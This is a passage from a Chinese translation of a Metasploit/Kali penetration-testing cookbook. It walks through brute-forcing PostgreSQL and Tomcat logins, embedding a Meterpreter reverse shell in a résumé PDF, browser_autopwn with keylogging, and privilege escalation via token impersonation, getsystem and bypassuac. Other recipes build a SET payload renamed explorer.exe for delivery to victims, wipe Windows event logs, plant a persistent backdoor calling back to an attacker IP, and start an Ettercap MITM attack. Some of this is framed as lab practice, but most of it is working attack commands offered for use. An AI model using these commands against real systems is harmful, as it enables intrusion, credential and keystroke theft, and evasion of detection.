   RPORT             5432                                                                      yes   The t
arget port
   STOP_ON_SUCCESS   false                                                                     yes   Stop
guessing when a credential works for a host
   THREADS           1                                                                         yes   The n
umber of concurrent threads
   USERNAME          postgres                                                                  no    A spe
cific username to authenticate as
   USERPASS_FILE     /opt/metasploit/apps/pro/msf3/data/wordlists/postgres_default_userpass.txt  no  File
containing (space-seperated) users and passwords, one pair per line
   USER_AS_PASS      true                                                                      no    Try t
he username as the password for all users
   USER_FILE         /opt/metasploit/apps/pro/msf3/data/wordlists/postgres_default_user.txt    no    File
containing users, one per line
   VERBOSE           true                                                                      yes   Wheth
er to print output for all attempts

msf auxiliary(postgres_login) >
```

5. 显示模块的可用选项。

```
show options
```

6. 将 RHOST 设置为 Metasploitable 2 主机或目标主机的地址。

```
set RHOST 192.168.10.111
```

7. 设置用户名文件的位置。你可以选择：

```
set user_file /root/Desktop/usernames.txt
```

8. 设置密码文件的位置。你可以选择：

```
set pass_file /root/Desktop/passwords.txt
```

9. 执行漏洞利用：

```
Exploit
```

10. Metasploit 会尝试输入包含在两个文件中的所有用户名和密码组合。找到生效的登录和密码组合旁边的 `+` 符号就可以了。

## 工作原理

这个秘籍中，我们使用 Metasploit 的 MSFCONSOLE 来利用 Metasploitable 2 靶机上的 PostgreSQL 漏洞。我们以启动控制台并搜索所有已知的 PostgreSQL 模块来开始。在选择 PostgreSQL 登录利用模块之后，我们设置了选项并执行了漏洞利用，这让我们能够爆破 PostgreSQL 登录。Metasploit 使用提供的用户名和密码文件。并尝试爆破 PostgreSQL 数据库。之后找到生效的登录和密码组合旁边的 `+` 符号就可以了。

## 更多

这个秘籍中，我们使用了默认的 PostgreSQL 用户名和密码文件。然而我们也可以创建自己的文件。有许多方法可以生成用户名和密码单词列表，这些方法在第八章中涉及。

# 6.8 Metasploitable Tomcat

这个秘籍中，我们会探索如何使用 Metasploit 攻击 Tomcat 服务器，使用 Tomcat Manager Login 模块。Tomcat，或 Apache Tomcat，是开源的 Web 服务器，和 Servlet 容器，用于运行 Java Servt 和 JSP。Tomcat 服务器纯粹使用 Java 编写。我们会使用 Metasploit 来爆破 Tomcat 的登录。

## 准备

需要满足下列要求：

- 内部网络的连接。
- 运行在渗透环境中的 Metasploitable 。
- 用于执行字典攻击的单词列表。

## 操作步骤

让我们通过打开终端窗口来开始这个秘籍：

1. 打开终端窗口。
2. 启动 MSFCONSOLE。

```
msfconsole
```

3. 搜索可用的 Tomcat 模块。

```
msfconsole tomcat
```

```
Matching Modules
================

   Name                                               Disclosure Date          Rank       Description
   ----                                               ---------------          ----       -----------
   auxiliary/admin/http/tomcat_administration                                  normal     Tomcat Administration
 Tool Default Access
   auxiliary/admin/http/tomcat_utf8_traversal                                  normal     Tomcat UTF-8 Director
y Traversal Vulnerability
   auxiliary/admin/http/trendmicro_dlp_traversal                               normal     TrendMicro Data Loss
Prevention 5.5 Directory Traversal
   auxiliary/dos/http/apache_tomcat_transfer_encoding  2010-07-09 00:00:00 UTC normal     Apache Tomcat Transfe
r-Encoding Information Disclosure and DoS
   auxiliary/dos/http/hashcollision_dos               2011-12-28 00:00:00 UTC normal     Hashtable Collisions
   auxiliary/scanner/http/tomcat_enum                                          normal     Apache Tomcat User En
umeration
   auxiliary/scanner/http/tomcat_mgr_login                                     normal     Tomcat Application Ma
nager Login Utility
   exploit/multi/http/tomcat_mgr_deploy               2009-11-09 00:00:00 UTC excellent  Apache Tomcat Manager
 Application Deployer Authenticated Code Execution
   post/windows/gather/enum_tomcat                                             normal     Windows Gather Tomcat
 Server Enumeration
```

4. 使用 Tomcat Application Manager Login Utility。

```
use auxiliary/scanner/http/tomcat_mgr_login
```

5. 显示模块的可用选项。

```
show options
```

> 要注意我们有很多设置为“是”的项目，它们都是必须的。我们使用它们的默认值。

6. 设置 `Pass_File` ：

```
PASS_FILE meset /usr/share/metasploit-framework/data/wordlists/ tomcat_mgr_default
_pass.txt
```

7. 设置 `Pass_File` ：

```
USER_FILE mset /usr/share/metasploit-framework/data/wordlists/ tomcat_mgr_default_
pass.txt
```

8. 设置目标的 `RHOST` ，这里我们选择我们的 Metasploitable 2 主机：

```
set RHOSTS 192.168.10.111
```

9. 将 `RPORT` 设置为 8180：

```
set RPORT 8180
```

10. 执行漏洞利用：

```
Exploit
```

## 工作原理

这个秘籍中，我们使用 Metasploit 的 MSFCONSOLE 来利用 Metasploitable 2 靶机上的 Tomcat 漏洞。我们以启动控制台并搜索所有已知的 Tomcat 模块来开始。在选择 Tomcat 登录利用模块之后，我们设置了选项并执行了漏洞利用，这让我们能够爆破 Tomcat 登录。Metasploit 使用提供的用户名和密码文件。并尝试爆破 Tomcat 数据库。之后找到生效的登录和密码组合旁边的 `+` 符号就可以了。

# 6.9 Metasploitable PDF

这个秘籍中，我们会探索如何使用 Metasploit 来执行攻击，使用 Adobe PDF 内嵌模块来利用 PDF 文档漏洞。Adobe PDF 是文档传输的标准。由于它的广泛使用，尤其是由于它的商业用途，我们会通过让用户认为他们打开了来自求职岗位的正常 PDF 文档来攻击用户的机器。

## 准备

需要满足下列要求：

- 内部网络的连接。
- 运行在渗透环境中的 Metasploitable 。

- 用于执行字典攻击的单词列表。

## 操作步骤

让我们通过打开终端窗口来开始这个秘籍：

1. 打开终端窗口。
2. 启动 MSFCONSOLE。

```
msfconsole
```

3. 搜索可用的 PDF 模块。

```
msfconsole pdf
```

```
mens FactoryLink 8 CSService Logging Path Param Buffer Overflow
   exploit/windows/scada/factorylink_vrn_09                2011-03-21 00:00:00 UTC  average
mens FactoryLink vrn.exe Opcode 9 Buffer Overflow
   exploit/windows/scada/iconics_genbroker                 2011-03-21 00:00:00 UTC  good
nics GENESIS32 Integer overflow version 9.21.201.01
   exploit/windows/scada/iconics_webhmi_setactivexguid     2011-05-05 00:00:00 UTC  good
NICS WebHMI ActiveX Buffer Overflow
   exploit/windows/scada/igss9_igssdataserver_listall      2011-03-24 00:00:00 UTC  good
echnologies IGSS <= v9.00.00 b11063 IGSSdataServer.exe Stack Buffer Overflow
   exploit/windows/scada/igss9_igssdataserver_rename       2011-03-24 00:00:00 UTC  normal
echnologies IGSS 9 IGSSdataServer .RMS Rename Buffer Overflow
   exploit/windows/scada/igss9_misc                        2011-03-24 00:00:00 UTC  excellent
echnologies IGSS 9 Data Server/Collector Packet Handling Vulnerabilities
   exploit/windows/scada/moxa_mdmtool                      2010-10-20 00:00:00 UTC  great
A Device Manager Tool 2.1 Buffer Overflow
   exploit/windows/scada/procyon_core_server               2011-09-08 00:00:00 UTC  normal
cyon Core Server HMI <= v1.13 Coreservice.exe Stack Buffer Overflow
   exploit/windows/scada/realwin_on_fc_binfile_a           2011-03-21 00:00:00 UTC  great
AC RealWin SCADA Server 2 On_FC_CONNECT_FCS_a_FILE Buffer Overflow
   exploit/windows/scada/realwin_on_fcs_login             2011-03-21 00:00:00 UTC  great
lWin SCADA Server DATAC Login Buffer Overflow
   exploit/windows/scada/realwin_scpc_initialize           2010-10-15 00:00:00 UTC  great
AC RealWin SCADA Server SCPC_INITIALIZE Buffer Overflow
   exploit/windows/scada/realwin_scpc_initialize_rf        2010-10-15 00:00:00 UTC  great
AC RealWin SCADA Server SCPC_INITIALIZE_RF Buffer Overflow
   exploit/windows/scada/scadapro_cmdexe                   2011-09-16 00:00:00 UTC  excellent
suresoft ScadaPro <= 4.0.0 Remote Command Execution
   exploit/windows/scada/winlog_runtime                    2011-01-13 00:00:00 UTC  great
lco Sistemi Winlog Buffer Overflow
   exploit/windows/tftp/distinct_tftp_traversal            2012-04-08 00:00:00 UTC  excellent
tinct TFTP 3.10 Writable Directory Traversal Execution
```

4. 使用 PDF 内嵌模块：

```
use exploit/windows/fileformat/adobe_pdf_embedded_exe
```

5. 显示模块的可用选项。

```
show options
```

```
msf exploit(adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting
      Required  Description
   ----            ---------------
      --------  -----------
   EXENAME
      no        The Name of payload exe.
   FILENAME        evil.pdf
      no        The output filename.
   INFILENAME
      yes       The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again" box and press
Open.  no       The message to display in the File: area

Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x (Windows XP SP3 English/Spanish)

msf exploit(adobe_pdf_embedded_exe) >
```

6. 设置我们想要生成的 PDF 文件名称：

```
set FILENAME evildocument.pdf
```

7. 设置 INFILENAME 选项。它是你打算使用的 PDF 文件的位置。这里，我使用桌面上的简历。

```
set INFILENAME /root/Desktop/willie.pdf
```

> 要注意，这个模块的所有选项都是可选的，除了 `INFILENAME` 。

8. 执行漏洞利用：

```
Exploit
```

```
[*] Reading in '/root/Desktop/willie.pdf'...
[*] Parsing '/root/Desktop/willie.pdf'...
[*] Parsing Successful.
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Creating 'evildocument.pdf' file...
[+] evildocument.pdf stored at /root/.msf4/local/evildocument.pdf
msf  exploit(adobe_pdf_embedded_exe) >
```

## 工作原理

这个秘籍中，我们使用 Metasploit 的 MSFCONSOLE 创建了包含 Meterpreter 后门的 PDF 文件。我们以启动控制台并搜索所有可用的 PDF 漏洞来开始。在选择 PDF 内嵌模块之后，我们设置选项并执行漏洞利用，这让我们在正常的 PDF 中埋下后门程序。Metasploit 会生成带有 Windows 反向 TCP 载荷的 PDF。当你的目标打开 PDF 文件时，Meterpreter 会开启答复并激活会话。

# 6.10 实现 browser_autopwn

浏览器 Autopwn 是 Metasploit 提供的辅助模块，在受害者访问网页时，让你能够自动化对它们的攻击。浏览器 Autopwn 在攻击之前指定客户端的指纹识别，也就是说他不会对 IE 7 尝试利用 Firefox 的漏洞。基于它的浏览器判断，它决定最适于实施哪个漏洞利用。

## 准备

需要互联网或内部网络的连接。

## 操作步骤

让我们通过打开终端窗口来开始这个秘籍：

1. 打开终端窗口。
2. 启动 MSFCONSOLE：

```
msfconsole
```

3. 搜索可用的 `autopwn` 模块。

```
msfconsole autopwn
```

```
Matching Modules
================

   Name                               Disclosure Date  Rank    Description
   ----                               ---------------  ----    -----------
   auxiliary/server/browser_autopwn                    normal  HTTP Client Automatic Exploiter

msf exploit(adobe_pdf_embedded_exe) > use auxiliary/server/browser_autopwn
```

4. 使用 `browser_autopwn` 模块：

```
Use auxiliary/server/browser_autopwn
```

5. 设置我们的载荷，这里我们使用 Windows 反向 TCP：

```
set payload windows/meterpreter/reverse_tcp
```

6. 显示可用于该载荷类型的选项。

```
show options
```

7. 设置反向连接所使用的 IP。这里，该 PC 的 IP 地址为 `192.168.10.109` 。

    ```
    set LHOST 192.168.10.109
    ```

8. 下面，我们打算设置 URIPATH，这里我们使用 `"filetypes"` （带引号）：

    ```
    set URIPATH "filetypes"
    ```

9. 最后，我们执行漏洞利用：

    ```
    exploit
    ```

10. Metasploit 会在 IP 地址 <http://[Provided IP Address]:8080> 处执行漏洞利用。

11. 当访问者访问这个地址时， `browser_autopwn` 模块尝试连接用户的机器来建立远程会话。如果成功的话，Meterpreter 会确认这个会话。使用会话命令来激活它：

    ```
    session -I 1
    ```

12. 为了显示我们可以使用的 Meterpreter 命令列表，输入 `help` 。

    ```
    help
    ```

13. 会显示可用命令的列表。这里，我们启动击键顺序扫描：

    ```
    keyscan_start
    ```

14. 为了得到受害者机器上的击键顺序，我们键入 `keyscan_start` 命令：

    ```
    keyscan_dump
    ```

## 工作原理

这个秘籍中，我们使用 Metasploit 的 MSFCONSOLE 来执行 browser_autopwn 漏洞利用。我们以启动控制台并搜索所有已知的 `autopwn` 模块开始。在喧嚣 `autopwn` 模块之后，我们将载荷设置为 `windows_reverse_tcp` 。这允许我们在利用成功时得到返回的链接。一旦受害者访问了我们的网页，漏洞利用就成功了，我们就能得到 Meterpreter 活动会话。

# 第七章 权限提升

> 作者：Willie L. Pritchett, David De Smet
>
> 译者：飞龙


## 简介

我们已经获得了想要攻击的计算机的权限。于是将权限尽可能提升就非常重要。通常，我们能访问较低权限的用户账户（计算机用户），但是，我们的目标账户可能是管理员账户。这一章中我们会探索几种提升权限的方式。

## 7.1 使用模拟令牌

这个秘籍中，我们会通过使用模拟令牌，模拟网络上的另一个用户。令牌包含用于登录会话和识别用户、用户组合用户权限的安全信息。当用户登入 Windows 系统是，它们会得到一个访问令牌，作为授权会话的一部分。令牌模拟允许我们通过模拟指定用户来提升自己的权限。例如，系统账户可能需要以管理员身份运行来处理特定的任务。并且他通常会在结束后让渡提升的权限。我们会使用这个弱点来提升我们的访问权限。

### 准备

为了执行这个秘籍，我们需要：

- 内部网络或互联网的连接。
- 受害者的目标主机

### 操作步骤

我们从 Meterpreter 开始探索模拟令牌。你需要使用 Metasploit 来攻击主机，以便获得 Meterpreter shell。你可以使用第六章的秘籍之一，来通过 Metasploit 获得访问权限。

```
msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 
```

下面是具体步骤：

1. 我们可以在 Meterpreter 使用 `incognito` 来开始模拟过程：

```
use incognito
```

2. 展示 `incognito` 的帮助文档，通过输入 `help` 命令：

```
help
```

3. 你会注意到我们有几个可用的选项：

```
    Command              Description
    -------              -----------
    add_group_user       Attempt to add a user to a global group with all tokens
    add_localgroup_user  Attempt to add a user to a local group with all tokens
    add_user             Attempt to add a user with all tokens
    impersonate_token    Impersonate specified token
    list_tokens          List tokens available under current user context
    snarf_hashes         Snarf challenge/response hashes for every token

meterpreter >
```

4. 下面我们打算获得可用用户的列表，这些用户当前登入了系统，或者最近访问过系统。我们可以通过以 `-u` 执行 `list_tokens` 命令来完成它。

```
list_tokens –u
```

```
Delegation Tokens Available
========================================
willie-PC\willie

Impersonation Tokens Available
========================================
No tokens available

meterpreter >
```

5. 下面，我们执行模拟攻击。语法是 `impersonate_token [name of the account to impersonate]` 。

```
impersonate_token \\willie-pc\willie
```

6. 最后，我们选择一个 shell 命令来运行。如果我们成功了，我们就以另一个用户的身份在使用当前系统。

## 工作原理

这个秘籍中，我们以具有漏洞的主机开始，之后使用 Meterpreter 在这台主机上模拟另一个用户的令牌。模拟攻击的目的是尽可能选择最高等级的用户，最好是同样跨域连接的某个人，并且使用它们的账户来深入挖掘该网络。

# 7.2 本地提权攻击

这个秘籍中，我们会在一台具有漏洞的主机上进行提权。本地提权允许我们访问系统或域的用户账户，从而利用我们所连接的当前系统。

## 准备

为了执行这个秘籍，我们需要：

- 内部网络或互联网的连接。
- 使用 Metasploit 框架的具有漏洞的主机。

## 操作步骤

让我们在 Meterpreter shell 中开始执行本地提权攻击。你需要使用 Metasploit 攻击某个主机来获得 Meterpreter shell。你可以使用第六章的秘籍之一，来通过 Metasploit 获得主机的访问。

1. 一旦你通过 Metasploit 和 Meterpreter shell 获得了受害者的访问权限，等待你的 Meterpreter 显示提示符。

```
msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 
```

2. 下面，使用 `-h` 选项查看 `getsystem` 的帮助文件：

```
getsystem –h
```

3. 最后我们不带任何选项来运行 `getsystem` ：

```
getsystem
```

> 如果你尝试获得 Windows 7 主机的访问，你必须在执行 `getsystem` 命令之前执行 `bypassuac` 。 `bypassuac` 允许你绕过微软的用户账户控制。这个命令这样运行： `run post/windows/escalate/bypassuac` 。

4. 下面，我们执行最后的命令来获取访问。

5. 这就结束了。我们已经成功进行了提权攻击。

## 工作原理

这个秘籍中，我们使用了 Meterpreter 对受害者的主机进行本地提权攻击。我们从 Meterpreter 中开始这个秘籍。之后我们执行了 `getsystem` 命令，它允许 Meterpreter 尝试在系统中提升我们的证书。如果成功了，我们就有了受害者主机上的系统级访问权限。

# 7.3 掌握社会工程工具包（SET）

这个秘籍中，我们会探索社会工程工具包（SET）。SET 是个包含一些工具的框架，让你能够通过骗术来攻击受害者。SET 由 David Kennedy 设计。这个工具很快就成为了渗透测试者工具库中的标准。

## 操作步骤

掌握 SET 的步骤如下所示。

1. 打开终端窗口，通过按下终端图标，并访问 SET 所在的目录：

    ```
    se-toolkit
    ```

2. 完成之后，你会看到 SET 菜单。SET 菜单有如下选项：

```
+ Social-Engineering Attacks （社会工程攻击）
+ Fast-Track Penetration Testing （快速跟踪渗透测试）
+ Third Party Modules （第三方模块）
+ Update the Metasploit Framework （更新 Metasploit 框架）
+ Update the Social-Engineer Toolkit （更新社会工程工具包）
+ Update SET configuration （更新 SET 配置）
+ Help, Credits, and About （帮助，作者和关于）
+ Exit the Social-Engineer Toolkit（退出社会工程工具包）

> 在进行攻击之前，最好先将升级 SET ，因为作者经常会升级它。

这些选项如下图所示：

![](img/7-3-1.jpg)
```

1. 出于我们的目的，我们选择第一个选项来开始社会工程攻击：

    ```
    1
    ```

2. 我们现在会看到社会工程攻击的列表，它们展示在下面的截图中。出于我们的目的，我们使用 `Create a Payload and Listener`（创建载荷和监听器，选项 4）。

```
4
```

```
   Welcome to the Social-Engineer Toolkit (SET). The one
 stop shop for all of your social-engineering needs.

     Join us on irc.freenode.net in channel #setoolkit

 The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) SMS Spoofing Attack Vector
   8) Wireless Access Point Attack Vector
   9) QRCode Generator Attack Vector
  10) Powershell Attack Vectors
  11) Third Party Modules

  99) Return back to the main menu.

set>
```

3. 下面，我们被询问输入载荷的 IP 来反转链接。这里，我们输入我们的 IP 地址：

```
192.168.10.109
```

```
set> 4
set:payloads> Enter the IP address for the payload (reverse):
```

4. 你会看到载荷的列表和描述，它们为 `Payload and Listener` 选项生成。选择 `Windows Reverse_TCP Meterpreter` 。这会让我们连接到目标上，并对其执行 Meterpreter 载荷。

```
2
```

```
What payload do you want to generate:

  Name:                                         Description:

   1) Windows Shell Reverse_TCP                 Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter           Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL               Spawn a VNC server on victim and send back to attacker
   4) Windows Bind Shell                        Execute payload and create an accepting port on remote system
   5) Windows Bind Shell X64                    Windows x64 Command Shell, Bind TCP Inline
   6) Windows Shell Reverse_TCP X64             Windows X64 Command Shell, Reverse TCP Inline
   7) Windows Meterpreter Reverse_TCP X64       Connect back to the attacker (Windows x64), Meterpreter
   8) Windows Meterpreter Egress Buster         Spawn a meterpreter shell and find a port home via multiple ports
   9) Windows Meterpreter Reverse HTTPS         Tunnel communication over HTTP using SSL and use Meterpreter
  10) Windows Meterpreter Reverse DNS           Use a hostname instead of an IP address and spawn Meterpreter
  11) SE Toolkit Interactive Shell              Custom interactive reverse toolkit designed for SET
  12) SE Toolkit HTTP Reverse Shell             Purely native HTTP shell with AES encryption support
  13) RATTE HTTP Tunneling Payload              Security bypass payload that will tunnel all comms over HTTP
  14) ShellCodeExec Alphanum Shellcode          This will drop a meterpreter payload through shellcodeexec
  15) PyInjector Shellcode Injection            This will drop a meterpreter payload through PyInjector
  16) MultiPyInjector Shellcode Injection       This will drop multiple Metasploit payloads via memory
  17) Import your own executable                Specify a path for your own executable
```

5. 最后，我们被询问作为监听器端口的端口号。已经为你选择了 443，所以我们就选择它了。

```
443
```

6. 一旦载荷准备完毕，你会被询问来启动监听器，输入 `Yes` ：

```
set:payloads>7
set:payloads> PORT of the listener [443]:
Created by msfpayload (http://www.metasploit.com).
Payload: windows/x64/meterpreter/reverse_tcp
 Length: 422
Options: {"LHOST"=>"192.168.5.5", "LPORT"=>"443"}
[*] Your payload is now in the root directory of SET as msf.exe
[-] The payload can be found in the SET home directory.
set> Start the listener now? [yes|no]:
```

7. 你会注意到 Metasploit 打开了一个处理器。

```
Large pentest? List, sort, group, tag and search your hosts and services
in Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.6.0-2013041701 [core:4.6 api:1.0]
+ -- --=[ 1081 exploits - 608 auxiliary - 177 post
+ -- --=[ 298 payloads - 29 encoders - 8 nops

[*] Processing /usr/share/set/src/program_junk/meta_config for ERB directives.
resource (/usr/share/set/src/program_junk/meta_config)> use exploit/multi/handler
resource (/usr/share/set/src/program_junk/meta_config)> set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
resource (/usr/share/set/src/program_junk/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (/usr/share/set/src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (/usr/share/set/src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/usr/share/set/src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 0.0.0.0:443
[*] Starting the payload handler...
```

## 工作原理

这个秘籍中，我们探索了 SET 的用法。SET 拥有菜单风格的接口，使它易于生成用于欺骗受害者的工具。我们以初始化 SET 开始，之后，SET 为我们提供了几种攻击方式。一旦我们选择了它，SET 会跟 Metasploit 交互，同时询问用户一系列问题。在这个秘籍的最后，我们创建了可执行文件，它会提供给我们目标主机的 Meterpreter 活动会话。

## 更多

作为替代，你可以从桌面上启动 SET，访问 `Applications | Kali Linux | Exploitation Tools | Social Engineering Tools | Social Engin` 。

将你的载荷传给受害者

下面的步骤会将你的载荷传给受害者。

1. 在 SET 目录下，你胡注意到有个 EXE 文件叫做 `msf.exe` 。推荐你将文件名称修改为不会引起怀疑的名称。这里，我们将它改为 `explorer.exe` 。最开始，我们打开终端窗口并访问 SET 所在的目录。

    ```
    cd /usr/share/set
    ```

2. 之后我们获得目录中所有项目的列表。

    ```
    ls
    ```

3. 之后我们将这个文件重命名为 `explorer.exe` ：

    ```
    mv msf.exe explorer.exe
    ```

    ```
    root@kali:/usr/share/set# ls
    config   msf.exe  README.txt  set            set-proxy   setup.py  src
    modules  readme   reports     set-automate   set-update  set-web
    root@kali:/usr/share/set# mv msf.exe explorer.exe
    root@kali:/usr/share/set# ls
    config        modules  README.txt  set            set-proxy   setup.py  src
    explorer.exe  readme   reports     set-automate   set-update  set-web
    root@kali:/usr/share/set#
    ```

4. 现在我们压缩 `explorer.exe` 载荷。这里，ZIP 归档叫做 `healthyfiles` 。

    ```
    zip healthyfiles explorer.exe
    ```

5. 既然你已经拥有了 ZIP 归档，你可以把文件以多种方式分发给受害者。你可以通过电子邮件来传递，也可以放进 U 盘并手动在受害者机器中打开，以及其它。探索这些机制会给你想要的结果来达成你的目标。

# 7.4 收集受害者数据

这个秘籍中，我们会探索如何使用 Metasploit 来收集受害者的数据。有几种方式来完成这个任务，但是我们会探索在目标机器上记录用户击键顺序的方式。收集受害者数据可以让我们获得潜在的额外信息，我们可以将其用于进一步的攻击中。对于我们的例子，我们会收集目标主机上用户输入的击键顺序。

## 准备

为了执行这个秘籍，我们需要：

- 内部网络或互联网的连接。
- 使用 Metasploit 框架的具有漏洞的主机。

## 操作步骤

让我们开始通过 Meterpreter shell 来收集受害者数据。你需要使用 Metasploit 攻击某个主机来获得 Meterpreter shell。你可以使用第六章的秘籍之一，来通过 Metasploit 获得目标主机的访问。

1. 一旦你通过 Metasploit 和 Meterpreter shell 获得了受害者的访问权限，等待你的 Meterpreter 显示提示符。

```
msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

2. 下面，我们执行下面的命令来开启键盘记录器：

```
keyscan_start
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

3. 最后，我们输入 `keyscan_dump` 命令，将用户的击键顺序输出到屏幕上。

```
keyscan_dump
```

## 工作原理

这个秘籍中，我们使用 Meterpreter 收集了受害者的数据。

## 更多

有一种不同的方式，你可以使用它们来收集受害者机器上的数据。这个秘籍中，我们使用了 Metasploit 和 Metasploit keyscan 来记录击键顺序，但是我们也可以使用 Wireshark 或 airodump-ng 来更简单地收集数据。

这里的关键是探索其它工具，便于你找到最喜欢的工具来完成你的目标。

# 7.5 清理踪迹

这个秘籍中，我们会使用 Metasploit 来清除我们的踪迹。在黑进主机之后执行清理是个非常重要的步骤，因为你不想在经历所有麻烦来获得访问权限之后还被人查水表。幸运的是，Metasploit 拥有一种方式来非常简单地清除我们的踪迹。

## 准备

为了执行这个秘籍，我们需要：

- 内部网络或互联网的连接。
- 使用 Metasploit 框架的具有漏洞的主机。

## 操作步骤

需要执行步骤如下所示：

1. 让我们开始使用 Meterpreter shell 来清理我们的踪迹。你需要使用 Metasploit 攻击某个主机来获得 Meterpreter shell。你可以使用第六章的秘籍之一，来通过 Metasploit 获得目标主机的访问。一旦你通过 Metasploit 和 Meterpreter shell 获得了受害者的访问权限，等待你的 Meterpreter 显示提示符。

```
msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

2. 下面，我们需要运行 IRB，以便进行日志移除操作。我们打开帮助文件：

```
irb
```

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>>
```

3. 下面，我们告诉 IRB 要移除哪个文件。下面是一个可用的选择：

```
log = client.sys.eventlog.open('system')
log = client.sys.eventlog.open('security')
log = client.sys.eventlog.open('application')
log = client.sys.eventlog.open('directory service')
log = client.sys.eventlog.open('dns server')
log = client.sys.eventlog.open('file replication service')
```

4. 出于我们的目的，我们把它们都清理掉。你需要将这些一次键入：

```
log = client.sys.eventlog.open('system')
log = client.sys.eventlog.open('security')
log = client.sys.eventlog.open('application')
log = client.sys.eventlog.open('directory service')
log = client.sys.eventlog.open('dns server')
log = client.sys.eventlog.open('file replication service')
```

5. 现在我们执行命令来清理日志文件：

```
Log.clear
```

6. 这就结束了。我们只用了这么少的命令就能清理我们的踪迹。

## 工作原理

这个秘籍中，我们使用 Meterpreter 来清理我们在目标主机上的踪迹。我们从 Meterpreter 中开始这个秘籍，并启动了 IRB（一个 Ruby 解释器 shell）。下面，我们指定了想要清理的文件，并且最后键入了 `Log.clear` 命令来清理日志。要记住，一旦我们黑进了某个主机，你需要在最后执行这一步。你不能在清理踪迹之后再执行更多的操作，这样只会更加更多的日志条目。

# 7.6 创建永久后门

这个秘籍中，我们会使用 Metasploit persistence 来创建永久后门。一旦你成功获得了目标机器的访问权限，你需要探索重新获得机器访问权的方式，而不需要再次黑进它。如果目标机器的用户做了一些事情来终端连接，比如重启机器，后门的作用就是允许重新建立到你机器的连接。这就是创建后门非常方便的原因，它可以让你控制目标机器的访问。

## 准备

为了执行这个秘籍，我们需要：

- 内部网络或互联网的连接。

- 使用 Metasploit 框架的具有漏洞的主机。

## 操作步骤

让我们开始植入我们的永久后门。你需要使用 Metasploit 攻击某个主机来获得 Meterpreter shell。你可以使用第六章的秘籍之一，来通过 Metasploit 获得目标主机的访问。

1. 一旦你通过 Metasploit 和 Meterpreter shell 获得了受害者的访问权限，等待你的 Meterpreter 显示提示符。

```
msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

2. 下面，我们需要运行 persistence，以便创建我们的后门。我们打开帮助文件：

```
run persistence –h
```

3. 永久后门有几个选项，包括：

    - `-A` ：这个选项会自动启动一个匹配的多重处理器来链接到代理端。
    - `-S` ：这个选项让后门自动化启动为系统服务。
    - `-U` ：这个选项让后门在用户启动系统时自动启动。
    - `-i` ：这个选项设置两次尝试回复攻击者机器之间的秒数。
    - `-p` ：这个选项设置攻击者机器上 Metasploit 的监听端口。
    - `-P` ：这个选项设置所用的载荷。默认使用 `Reverse_tcp` ，并且它通常是你想使用的东西。
    - `-r` ：这个选项设置攻击者机器的 IP 地址。

4. 现在，我们执行命令来建立后门：

```
run persistence –U –A –i 10 – 8090 –r 192.168.10.109
```

5. 后门现在已经建立了。如果成功的话，你会注意到你有了第二个 Meterpreter 会话。

```
meterpreter > [*] Meterpreter session 2 opened (192.168.10.109:4444 -> 192.168.10.112:49234) at 2012-09-08 09:09:56 -0400

meterpreter >
```

## 工作原理

这个秘籍中，我们使用 Meterpreter 来建立永久后门。我们在黑进目标主机并获得 Meterpreter shell 之后开始了这个秘籍。之后我们通过浏览帮助文档那个，探索了一些可用的永久化方式。最后，我们通过运行安装命令并设置它的选项来完成后门的安装。

# 7.7 中间人（MITM）攻击

这个秘籍中，我们会对目标进行中间人（MITM）攻击。MITM攻击允许我们窃听目标和别人的通信。在我们的例子中，当某个 Windows 主机在http://www.yahoo.com收发邮件时，我们使用 Ettercap 来窃听它的通信。

## 准备

为了执行这个秘籍，我们需要：

- 无线网络连接
- 连接到无线网络的机器

## 操作步骤


让我们启动 Ettercap 来开始中间人攻击。

1. 打开终端窗口并启动 Ettercap。使用 `-G` 选项加载 GUI：

```
ettercap -G
```




2. 我们以打开 `Unified sniffing` （统一嗅探）开始。你可以按下 `Shift + U` 或者访问菜单中的 `Sniff | Unified sniffing` 。



